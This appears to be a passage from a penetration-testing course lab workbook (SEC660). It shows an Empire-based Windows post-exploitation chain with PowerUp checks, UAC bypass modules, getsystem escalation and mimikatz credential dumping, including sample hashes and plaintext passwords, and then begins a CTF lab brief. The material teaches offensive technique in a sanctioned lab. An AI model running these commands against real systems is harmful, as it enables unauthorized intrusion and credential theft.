This script will check needed settings for the Sec660 Post Exploitation lab
Press any key to continue

CMDKEY Credential added successfully
10 20 76 2

If you have ONE CORE CPU you may want to shutdown your VM enable more than once ore and
boot up again to complete the optional exploit attempt with MS16 032
Name 11th Gen Intel(R) Core(TM) i7 11850H @ 2.50GHz
Name 11th Gen Intel(R) Core(TM) i7 11850H @ 2.50GHz
VERBOSE No extra setup required
VERBOSE lab configured continue
Start-Process -FilePath C:\Program Files\Internet Explorer\iexplore -ArgumentList
http://kittenwar sec660 org/login/index.html?use VICTIM&pass EASYPASS&wp-submit Log In
WindowStyle Minimized
"Set up complete"
Press any key to continue
```


Check for escalation opportunities with PowerUp module

```
usemodule privesc/powerup/allchecks  
run
```

Beginning of Expected Results

```
(Empire: agentx > usemodule privesc/powerup/allchecks  
(Empire: powershell/privesc/powerup/allchecks      un  
[ ] Tasked WV7RC398 to run TASK_CMD_JOB  
[*] Agent WV7RC398 tasked with task ID 5  
[*] Tasked agent agentx to u module powershell/privesc/powerup/allchecks  
(Empire: powershell/privesc/powerup/allchecks    >
```

There will likely be a brief pause at this point while the script checks for vulnerabilities.

```

[*] Running Invoke-AllChecks

[*] Checking if use is in a local group with administrative privileges...
[ ] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.

[ ] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...

ServiceName          BCWipeSvc
Path                  "c:\bcwipe\BCWipeSvc.exe"
ModifiableFile       C \bcwipe\BCWipeSvc.exe
ModifiableFilePermissions {Delete, WriteAttributes, Synchronize, ReadControl...}
ModifiableFileIdentityReference NT AUTHORITY\Authenticated Users
StartName             LocalSystem
AbuseFunction          Install-ServiceBinary -Name 'BCWipeSvc'
CanRestart            False

ServiceName          edgeupdate
Path                  "C:\Program Files
(x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
ModifiableFile       C \
ModifiableFilePermissions AppendData/AddSubdirectory
ModifiableFileIdentityReference NT AUTHORITY\Authenticated Users
StartName             LocalSystem
AbuseFunction          Install-ServiceBinary -Name 'edgeupdate'
CanRestart            False

ServiceName          edgeupdate
Path                  "C:\Program Files
(x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
ModifiableFile       C \
ModifiableFilePermissions {Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference NT AUTHORITY\Authenticated Users
StartName             LocalSystem
AbuseFunction          Install-ServiceBinary -Name 'edgeupdate'
CanRestart            False

ServiceName          edgeupdatem
Path                  "C:\Program Files
(x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc
ModifiableFile       C \
ModifiableFilePermissions AppendData/AddSubdirectory
ModifiableFileIdentityReference NT AUTHORITY\Authenticated Users
StartName             LocalSystem
AbuseFunction          Install-ServiceBinary -Name 'edgeupdatem'
CanRestart            False

```

```

ServiceName          : edgeupdatem
Path                  : "C:\Program Files
(x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc
ModifiableFile       : C:\
ModifiableFilePermissions : {Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName             : LocalSystem
AbuseFunction          : Install-ServiceBinary -Name 'edgeupdatem'
CanRestart            : False

ServiceName          : gupdate
Path                  : "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /
svc
ModifiableFile       : C:\
ModifiableFilePermissions : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName             : LocalSystem
AbuseFunction          : Install-ServiceBinary -Name 'gupdate'
CanRestart            : False

ServiceName          : gupdate
Path                  : "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /
svc
ModifiableFile       : C:\
ModifiableFilePermissions : {Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName             : LocalSystem
AbuseFunction          : Install-ServiceBinary -Name 'gupdate'
CanRestart            : False

ServiceName          : gupdatem
Path                  : "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /
medsvc
ModifiableFile       : C:\
ModifiableFilePermissions : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName             : LocalSystem
AbuseFunction          : Install-ServiceBinary -Name 'gupdatem'
CanRestart            : False

ServiceName          : gupdatem
Path                  : "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /
medsvc
ModifiableFile       : C:\
ModifiableFilePermissions : {Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName             : LocalSystem
AbuseFunction          : Install-ServiceBinary -Name 'gupdatem'
CanRestart            : False

[*] Checking service permissions...

```

```

[*] Checking %PATH% for potentially hijackable DLL locations...

ModifiablePath      : C:\Python27\
IdentityReference    : NT AUTHORITY\Authenticated Users
Permissions          : {Delete, WriteAttributes, Synchronize, ReadControl...}
%PATH%               : C:\Python27\
AbuseFunction        : Write-HijackDll -DllPath 'C:\Python27\wlbctrl.dll'

ModifiablePath      : C:\Python27\
IdentityReference    : NT AUTHORITY\Authenticated Users
Permissions          : {Delete, GenericWrite, GenericExecute, GenericRead}
%PATH%               : C:\Python27\
AbuseFunction        : Write-HijackDll -DllPath 'C:\Python27\wlbctrl.dll'

ModifiablePath      : C:\Python27\Scripts
IdentityReference    : NT AUTHORITY\Authenticated Users
Permissions          : {Delete, WriteAttributes, Synchronize, ReadControl...}
%PATH%               : C:\Python27\Scripts
AbuseFunction        : Write-HijackDll -DllPath 'C:\Python27\Scripts\wlbctrl.dll'

ModifiablePath      : C:\Python27\Scripts
IdentityReference    : NT AUTHORITY\Authenticated Users
Permissions          : {Delete, GenericWrite, GenericExecute, GenericRead}
%PATH%               : C:\Python27\Scripts
AbuseFunction        : Write-HijackDll -DllPath 'C:\Python27\Scripts\wlbctrl.dll'

ModifiablePath      : C:\DEV\winafl\bin64
IdentityReference    : NT AUTHORITY\Authenticated Users
Permissions          : {Delete, WriteAttributes, Synchronize, ReadControl...}
%PATH%               : C:\DEV\winafl\bin64
AbuseFunction        : Write-HijackDll -DllPath 'C:\DEV\winafl\bin64\wlbctrl.dll'

ModifiablePath      : C:\DEV\winafl\bin64
IdentityReference    : NT AUTHORITY\Authenticated Users
Permissions          : {Delete, GenericWrite, GenericExecute, GenericRead}
%PATH%               : C:\DEV\winafl\bin64
AbuseFunction        : Write-HijackDll -DllPath 'C:\DEV\winafl\bin64\wlbctrl.dll'

ModifiablePath      : C:\Users\student\AppData\Local\Microsoft\WindowsApps
IdentityReference    : SEC660-WIN10\student
Permissions          : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%               : C:\Users\student\AppData\Local\Microsoft\WindowsApps
AbuseFunction        : Write-HijackDll -DllPath 'C:\Users\student\AppData\Local\Microsoft\WindowsApps\wlbctrl.dll'

[*] Checking for AlwaysInstallElevated registry key...

[*] Checking for Autologon credentials in registry...

[*] Checking for modifiable registry autoruns and configs...

Key                  : HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\BCWipeTM Startup
Path                 : "c:\bcwipe\BCWipeTM.exe" startup

```

```

ModifiableFile    @{ModifiablePath C:\bcwipe\BCWipeTM.exe    IdentityReference NT
AUTHORITY\Authenticated Users
                Permissions System.Object[]}

[*] Checking for modifiable schtask files/configs...

[*] Checking for unattended install files...

[ ] Checking for encrypted web.config strings...

[*] Checking for encrypted application pool and virtual directory passwords...

[*] Checking for plaintext passwords in McAfee SiteList.xml files....

[ ] Checking for cached Group Policy Preferences .xml files....

Invoke-AllChecks completed!

```

Bypass UAC

PowerUp shows us we are already in an administrative group, we just need any one of hundreds of UAC bypass techniques to become full Administrative privileges.

Bypass UAC Finding

```

Job started: ZPD13C

[*] Running Invoke-AllChecks

[ ] Checking if use is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.

```

Try a few different UAC Bypass modules until you see a new agent connecting with high integrity.

Use tab-completion's *double-tap* to see what possibilities there are:

```
usemodule powershell/privesc/bypassuac # (1)
```

1. Tap *TAB* on your keyboard twice rapidly

Since we are not inside an agent context, we need to tell empire to look at powershell modules. If we were still inside an agent context, we could skip the leading **powershell/**

Expected Results

```
(Empire: powershell/privesc/powerup/allchecks      usemodule powershell/privesc/bypassuac
bypassuac                                           bypassuac_eventvwr      bypassuac_sdctlbypass
bypassuac_wscript
bypassuac_env                                       bypassuac_fodhelper     bypassuac_tokenmanipulation
(Empire: powershell/privesc/powerup/allchecks  >
```

Over time, Microsoft is slowly fixing UAC bypass opportunities, so you may have to try a few different ones before a successful escalation.

Expected Results

```
(Empire: powershell/privesc/powerup/allchecks > usemodule powershell/privesc/bypassuac_env
```

```
(Empire: powershell/privesc/bypassuac_env > info
```

```
      Name: Invoke-EnvBypass
      Module: powershell/privesc/bypassuac_env
      NeedsAdmin: False
      OpsecSafe: False
      Language: powershell
MinLanguageVersion: 2
      Background: True
OutputExtension: None
```

Authors

Petr Medonos

Description:

Bypasses UAC (even with Always Notify level set) by performing a registry modification of the "windir" value in "Environment" based on James Forshaw findings (<https://tyranidslair.blogspot.cz/2017/05/exploiting-environment-variables-in.html>).

Comments:

<https://tyranidslair.blogspot.cz/2017/05/exploiting-environment-variables-in.html>

Options:

Name	Required	Value	Description
Agent	True	agentx	Agent to run module on
Listener	True		Listener to use
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	False	Token\All\1	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
AMSIByPass	False	True	Include mattifestation's AMSI Bypass in the stager
code.			
AMSIByPass2	False	False	Include Tal Liberman's AMSI Bypass in the stager
code.			
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other)
Proxy	False	default	Proxy to use for request default, none, or other)


```

ProxyCreds      False      default      Proxy credentials
                ([domain\]username:password) to use for
                request (default, none, or other)

(Empire: powershell/privesc/bypassuac_env set Listener http
(Empire: powershell/privesc/bypassuac_env > un
[ ] Module is not opsec safe, run? y/N] Y
[*] Tasked WV7RC398 to run TASK_CMD_JOB
[ ] Agent WV7RC398 tasked with task ID 6
[*] Tasked agent agentx to u module powershell/privesc/bypassuac_env
(Empire: powershell/privesc/bypassuac_env >
Job started: S2WY5U

[ ] Sending POWERSHELL stager stage 1) to 192.168.230.188
[*] New agent VSGR7CFH checked in
[ ] Initial agent VSGR7CFH from 192 168.230.188 now active (Slack
[*] Sending agent (stage 2 to VSGR7CFH at 192 168.230.188

```

It looks like we have a new agent, perhaps this one has full permissions running as a high integrity process.

Examine Agents

agents

Expected Results

Notice the agent at the bottom of this list has an asterisk (*) in front of Username, it will be an agent with high integrity MIC level.

```
(Empire powershell/privesc/bypassuac_env) agents
```

```
[*] Active agents
```

Name	La	Internal IP	Machine Name	Username	Process	PID
Delay	Last Seen	Listener				
agentx	ps	192 168 230 188	SEC660-WIN10	SEC660-WIN10\student	powershell	9704
5/0 0	2023 02 01 08 59 05	http				
15MTN94H	ps	10 20 76 2	SEC660-WIN10	SEC660-WIN10\student	powershell	4648
5/0 0	2023 02 01 08 47 25	http				
1KLF2ZAC	ps	10 20 76 2	SEC660-WIN10	SEC660-WIN10\student	powershell	6924
5/0 0	2023 02 01 08 52 25	http				
VSGR7CFH	ps	10 20 76 2	SEC660-WIN10	SEC660-WIN10\student	powershell	
8636	5/0 0	2023 02 01 08 59 03		http		

Switch to the new agent

```
interact VSGR7CFH  
rename admin  
pwd  
whoami  
shell whoami /groups
```

Expected Results

Normally, the home directory of the user is the current working directory (cwd) that you'd see as a result from a `pwd` command without any directory changes. You wouldn't naturally be in `C:\WINDOWS\system32` unless you are running as a full Administrator or SYSTEM.

The `whoami` command is a native one to Empire's agent. The next command is prefaced with `shell` which will use a new powershell invocation to run the rest of the command string (`whoami /groups`). The last

```
(Empire agents) > interact VSGR7CFH
(Empire VSGR7CFH) > rename admin
(Empire admin) > pwd

[ ] Tasked VSGR7CFH to run TASK_SHELL
[*] Agent VSGR7CFH tasked with task ID 1
(Empire admin) >
Path
```

C:\WINDOWS\system32

```
(Empire admin) > whoami
[ ] Tasked VSGR7CFH to run TASK_SHELL
[*] Agent VSGR7CFH tasked with task ID 2
(Empire admin) >
```

SEC660-WIN10\student

```
(Empire admin) > shell whoami /groups
[*] Tasked VSGR7CFH to run TASK_SHELL
[ ] Agent VSGR7CFH tasked with task ID 3
(Empire admin) >
```

GROUP INFORMATION

Group Name	Type
SID	Attributes
=====	=====
Everyone	Well-known group
S-1-1-0	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group	Well-known group
S-1-5-114	Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators	Alias
S-1-5-32-544	Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users	Alias
S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE	Well-known group
S-1-5-4	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group
S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group

```

S-1-5-11      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization      Well-known group
S-1-5-15      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account          Well-known group
S-1-5-113     Mandatory group, Enabled by default, Enabled group
LOCAL          Well-known group
S-1-2-0       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication    Well-known group
S-1-5-64-10   Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level      Label
S-1-16-12288

```

```
..Command execution completed.
```

```
(Empire admin) >
```

We have a powerful, fully administrative agent!

Let's check for additional privilege escalation opportunities.

Try Sherlock.ps1

Full Results

```
(Empire: admin) > agents

[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID
Delay	Last Seen	Listener				
agentx	ps 192	168.230.188	SEC660-WIN10	SEC660-WIN10\student	powershell	9704 5/
0.0	2023-02-01 09:24:41	http				
15MTN94H	ps 10	20.76.2	SEC660-WIN10	SEC660-WIN10\student	powershell	4648 5/
0.0	2023-02-01 08:47:25	http				
1KLF2ZAC	ps 10	20.76.2	SEC660-WIN10	SEC660-WIN10\student	powershell	6924 5/
0.0	2023-02-01 08:52:25	http				
admin	ps 10.20.76.2		SEC660-WIN10	*SEC660-WIN10\student	powershell	8636 /
0.0	2023-02-01 09:24:39	http				
73NP5SHD	ps 10.20.76.2		SEC660-WIN10	SEC660-WIN10\student	powershell	5960 5/
0.0	2023-02-01 09:24:38	http				

```

(Empire: agents > interact agentx
(Empire: agentx > scriptimport /opt/ps/Sherlock.ps1
[*] Tasked WV7RC398 to run TASK_SCRIPT_IMPORT
[ ] Agent WV7RC398 tasked with task ID 7
(Empire: agentx >
script successfully saved in memory

(Empire: agentx scriptcmd Find-AllVulns
[*] Tasked WV7RC398 to run TASK_SCRIPT_COMMAND
[ ] Agent WV7RC398 tasked with task ID 8
(Empire: agentx
Job started: PTYM6X

```

It turns out that `Sherlock.ps1` can't find anything, but full results are here. It was worth a try!

```

Title      User Mode to Ring (KiTrap0D)
MSBulletin MS10-015
CVEID      2010-0232
Link       https://www.exploit-db.com/exploits/11199/
VulnStatus Not supported on 64-bit systems

Title      Task Scheduler .XML
MSBulletin MS10-092
CVEID      2010-3338, 2010-3888
Link       https://www.exploit-db.com/exploits/19930/
VulnStatus Not Vulnerable

Title      NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin MS13-053
CVEID      2013-1300
Link       https://www.exploit-db.com/exploits/33213/
VulnStatus Not supported on 64-bit systems

Title      TrackPopupMenuEx Win32k NULL Page
MSBulletin MS13-081
CVEID      2013-3881
Link       https://www.exploit-db.com/exploits/31576/
VulnStatus Not supported on 64-bit systems

Title      TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin MS14-058
CVEID      2014-4113
Link       https://www.exploit-db.com/exploits/35101/
VulnStatus Not Vulnerable

Title      ClientCopyImage Win32k
MSBulletin MS15-051
CVEID      2015-1701, 2015-2433
Link       https://www.exploit-db.com/exploits/37367/
VulnStatus Not Vulnerable

Title      Font Driver Buffer Overflow
MSBulletin MS15-078
CVEID      2015-2426, 2015-2433
Link       https://www.exploit-db.com/exploits/38222/
VulnStatus Not Vulnerable

Title      'mrxdav.sys' WebDAV
MSBulletin MS16-016
CVEID      2016-0051
Link       https://www.exploit-db.com/exploits/40085/
VulnStatus Not supported on 64-bit systems

Title      Secondary Logon Handle

```

```
MSBulletin    MS16-032
CVEID         2016-0099
Link          https://www.exploit-db.com/exploits/39719/
VulnStatus    Not Vulnerable

Title         Windows Kernel-Mode Drivers EoP
MSBulletin    MS16-034
CVEID         2016-0093/94/95/96
Link          https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-034?
VulnStatus    Not Vulnerable

Title         Win32k Elevation of Privilege
MSBulletin    MS16-135
CVEID         2016-7255
Link          https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-
Exploits/MS16-135
VulnStatus    Not Vulnerable

Title         Nessus Agent 6.6.2 - 6.10.3
MSBulletin    N/A
CVEID         2017-7199
Link          https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.html
VulnStatus    Not Vulnerable
```

Go for SYSTEM

We could dig deeper into the rest of PowerUp's results, looking for a service we can tamper with, for example. But as we already have Administrative access, we can continue with what we have already to get SYSTEM access.

Interact with admin agent again

```
agents
interact admin
usemodule privesc/getsystem
run
y
agents
interact admin
whoami
```


Expected Results

Using the **privesc/getsystem** module (ported into Empire from metasploit), we gain full SYSTEM privileges.

```
(Empire agentx) > agents
```

```
[ ] Active agents
```

Name PID	La Delay	Internal IP Last Seen	Machine Name Listener	Username	Process
agentx 9704	ps 5/0.0	192.168.230.188 2023-02-01 09:37:54	SEC660-WIN10	SEC660-WIN10\student http	powershell
15MTN94H 4648	ps 5/0.0	10.20.76.2 2023-02-01 08:47:25	SEC660-WIN10	SEC660-WIN10\student http	powershell
1KLF2ZAC 6924	ps 5/0.0	10.20.76.2 2023-02-01 08:52:25	SEC660-WIN10	SEC660-WIN10\student http	powershell
admin 8636	ps 5/0.0	10.20.76.2 2023-02-01 09:37:54	SEC660-WIN10	*SEC660-WIN10\student http	powershell
73NP5SHD 5960	ps 5/0.0	10.20.76.2 2023-02-01 09:37:58	SEC660-WIN10	SEC660-WIN10\student http	powershell

```
(Empire agents) > interact admin
```

```
(Empire admin) > usemodule privesc/getsystem
```

```
(Empire powershell/privesc/getsystem) > run
```

```
[ ] Module is not opsec safe, run? [y/N] y
```

```
[*] Tasked VSGR7CFH to run TASK_CMD_WAIT
```

```
[ ] Agent VSGR7CFH tasked with task ID 7
```

```
[ ] Tasked agent admin to run module powershell/privesc/getsystem
```

```
(Empire powershell/privesc/getsystem) >
```

```
Running as WORK\SYSTEM
```

Get-System completed

```
(Empire powershell/privesc/getsystem) > agents
```

```
[ ] Active agents
```

Name PID	La Delay	Internal IP Last Seen	Machine Name Listener	Username	Process
agentx 9704	ps 5/0.0	192.168.230.188 2023-02-01 09:38:34	SEC660-WIN10	SEC660-WIN10\student http	powershell
15MTN94H 4648	ps 5/0.0	10.20.76.2 2023-02-01 08:47:25	SEC660-WIN10	SEC660-WIN10\student http	powershell
1KLF2ZAC 6924	ps 5/0.0	10.20.76.2 2023-02-01 08:52:25	SEC660-WIN10	SEC660-WIN10\student http	powershell

```

admin    ps 10.20.76.2      SEC660-WIN10      *SEC660-WIN10\student powershell
8636    5/0.0    2023-02-01 09:38:38      http
73NP5SHD ps 10.20.76.2      SEC660-WIN10      SEC660-WIN10\student powershell
5960    5/0.0    2023-02-01 09:38:38      http

```

```

(Empire agents) > interact admin
(Empire admin) > whoami
[ ] Tasked VSGR7CFH to run TASK_SHELL
[ ] Agent VSGR7CFH tasked with task ID 8
(Empire admin) >

```

```
NT AUTHORITY\SYSTEM
```

```

(Empire admin) > revtoself
[ ] Tasked VSGR7CFH to run TASK_CMD_WAIT
[ ] Agent VSGR7CFH tasked with task ID 9
[ ] Tasked agent admin to run module powershell/credentials/tokens
[ ] Tasked VSGR7CFH to run TASK_SYSINFO
[*] Agent VSGR7CFH tasked with task ID 10
(Empire admin) >

```

```

RevertToSelf was successful. Running as SEC660-WIN10\student
Listener      http://192.168.230.128:8080
Internal IP    10.20.76.2
Username       SEC660-WIN10\student
Hostname       SEC660-WIN10
OS             Microsoft Windows 10 Enterprise
High Integrity
Process Name    powershell
Process ID      8636
Language       powershell
Language Version 5

```


Run mimikatz

```
mimikatz
```

Snippet of mimikatz output

Excerpt from full mimikatz output, lines 59-84

```
SID                S-1-5-21-1552841522-3835366585-4197357653-1001
msv
[00000003 Primary
* Username student
* Domain
* NTLM a39ee3cb0572e87265f8abd840250d6c
* SHA1 8f4080af5a7e309c3c8e579e27f548b32ab8e741
tspkg
wdigest
* Username student
* Domain SEC660-WIN10
* Password (null)
kerberos
* Username student
* Domain SEC660-WIN10
* Password (null)
ssp
credman
[00000000
* Username Custom-12@sec660.org
* Domain TERMSRV/10.10.10.71
* Password deadlist
[00000001
* Username SOMEGUY
* Domain 10.10.10.70
* Password WRONGPASS
```



```

1  (Empire admin) > mimikatz
2      ] Tasked VSGR7CFH to run TASK_CMD_JOB
3      ] Agent VSGR7CFH tasked with task ID 11
4      ] Tasked agent admin to run module powershell/credentials/mimikatz/logonpasswords
5  (Empire admin) >
6  Job started 1KZLPG
7
8  Hostname  Sec660-Win10 / S-1-5-21-1552841522-3835366585-4197357653
9
10 .#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2020 20:07:46
11 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
12 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
13 ## \ / ##   > http://blog.gentilkiwi.com/mimikatz
14  ## v ##     Vincent LE TOUX ( vincent.letoux@gmail.com )
15  #####      http://pingcastle.com / http://mysmartlogon.com  ***/
16
17 mimikatz(powershell) # sekurlsa::logonpasswords
18
19 Authentication Id  0 ; 286805 (00000000:00046055)
20 Session           Interactive from 1
21 User Name         student
22 Domain            SEC660-WIN10
23 Logon Server      SEC660-WIN10
24 Logon Time        2/1/2023 6:59:14 AM
25 SID              S-1-5-21-1552841522-3835366585-4197357653-1001
26
27 msv
28 00000003] Primary
29 * Username        student
30 * Domain          SEC660-WIN10
31 * NTLM            a39ee3cb0572e87265f8abd840250d6c
32 * SHA1            8f4080af5a7e309c3c8e579e27f548b32ab8e741
33 tspkg
34 wdigest
35 * Username        student
36 * Domain          SEC660-WIN10
37 * Password        (null)
38 kerberos
39 * Username        student
40 * Domain          SEC660-WIN10
41 * Password        (null)
42 ssp
43 credman
44 00000000]
45 * Username        Custom-12@sec660.org
46 * Domain          TERMSRV/10.10.10.71
47 * Password        deadlist
48 00000001]
49 * Username        SOMEGUY
50 * Domain          10.10.10.70
51 * Password        WRONGPASS
52 cloudap
53
54 Authentication Id  0 ; 285258 (00000000:00045a4a)
55 Session           Interactive from 1
56 User Name         student
57 Domain            SEC660-WIN10

```

Key Takeaways

- PowerShell and Empire are a great combination for post-exploitation
- Anything the OS and admin can do, attackers can do remotely
- Exploit suggestors are a good start

Lab 2.7: Enterprise DLP Assessment

Background

This bootcamp CTF is designed to apply the techniques from 660.2 to a larger penetration test scenario (started by a junior penetration tester). You'll be evaluating a custom DLP solution to determine if you can bypass its isolation enforcement. Your goal is to prove escape and escalation are possible. Many people do not finish the labs the first attempt and continue to work at it in their spare time during the rest of the course.

There are multiple paths to the solution.

Rules of Engagement

The essential rule:

Do NOT interfere with other players

Other rules:

- If you must scan, scan the 10.10.10.1–254 range only!
- Victims from 10.10.20.0/24 can be MitM
- Attacking other students is expressly forbidden


Student VMs accessing the lab via VPN are 10.20.76.0/24

Do NOT confuse **10.20.76.0/24** with **10.10.20.0/24!!**

Your Approach

1. Use existing credentials provided by client to see what the impact of an infection would be
2. Enumerate (local and remote)
3. Gain a foothold
 - a. Pillage along the way
 - b. Leverage what you find
4. Escape/escalate from restrictions
5. Access the CEO's secret plans!

If you find yourself stuck on a machine and wondering what to do next, consider this network diagram:



What kind of device or host you have access to?

Is it a server? What does it serve? How can you abuse that?

Is it a workstation? Who uses it, and what do they use it for? How can you abuse that?

The key to winning is to leverage what systems, applications, and permissions are used in day-to-day.

Inaccurate Network Map

Note that like most network documentation in the real world, this network diagram is wholly inaccurate with regards to details, but it illustrates the general idea: **How is this thing I'm looking at used normally, so I can abuse it?**

Objectives

Primary Objectives:

- Tie concepts and tools together in context
- Apply and extend the basic usage to a larger scenario

Secondary Objectives:

- NAC bypass
- IPv6 MitM
- Endpoint defenses bypass

How to win:

- **Control the CEO's Windows 10 Desktop machine**
- Prove it by copying his "**secret plans**" from his machine

Lab Preparation

This lab assumes you have extracted and booted the course VMs. If you have not yet accomplished the lab preparation in lab0, do so now.

VM Environment

This lab uses your course Windows and Slingshot VMs

Networking Environment

This lab uses both your *local* virtual networking environment and VPN

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Confirm your LAN IPv4 address on Slingshot

```
/lab/myip.sh
```

Expected Result (but *YOUR* IPv4 address will be different)

```
slingshot@slingshot:~$ /lab/myip.sh
```

```
LAN Device: eth0
```

```
IPv4 Address: 192.168.230.128
```

```
slingshot@slingshot:~$
```

You should see a local confirmation of a device **eth0** and local IPv4 address. You will need to use the outputted IP4 address instead of the one shown in the instructions. If the device is not **eth0**, you should examine your VMware networking configuration.

Run the `bootcamp.bat` script in a command shell in your Windows 10 VM (press *ENTER* at any pauses and accept all UAC dialogs):

Prepare your system for this lab

```
\lab\day2\bootcamp bat
```

Expected Results

```
C:\lab\day2>bootcamp bat
```

```
This script is for the 660 Bootcamp
```

```
It creates an RDP credential in the Microsoft credential store and initiates a terminal  
server connection to the Instructor serve
```

```
Press any key to continue
```

```
CMDKEY Credential added successfully
```

```
CMDKEY Credential added successfully
```

```
VERBOSE No extra setup required
```

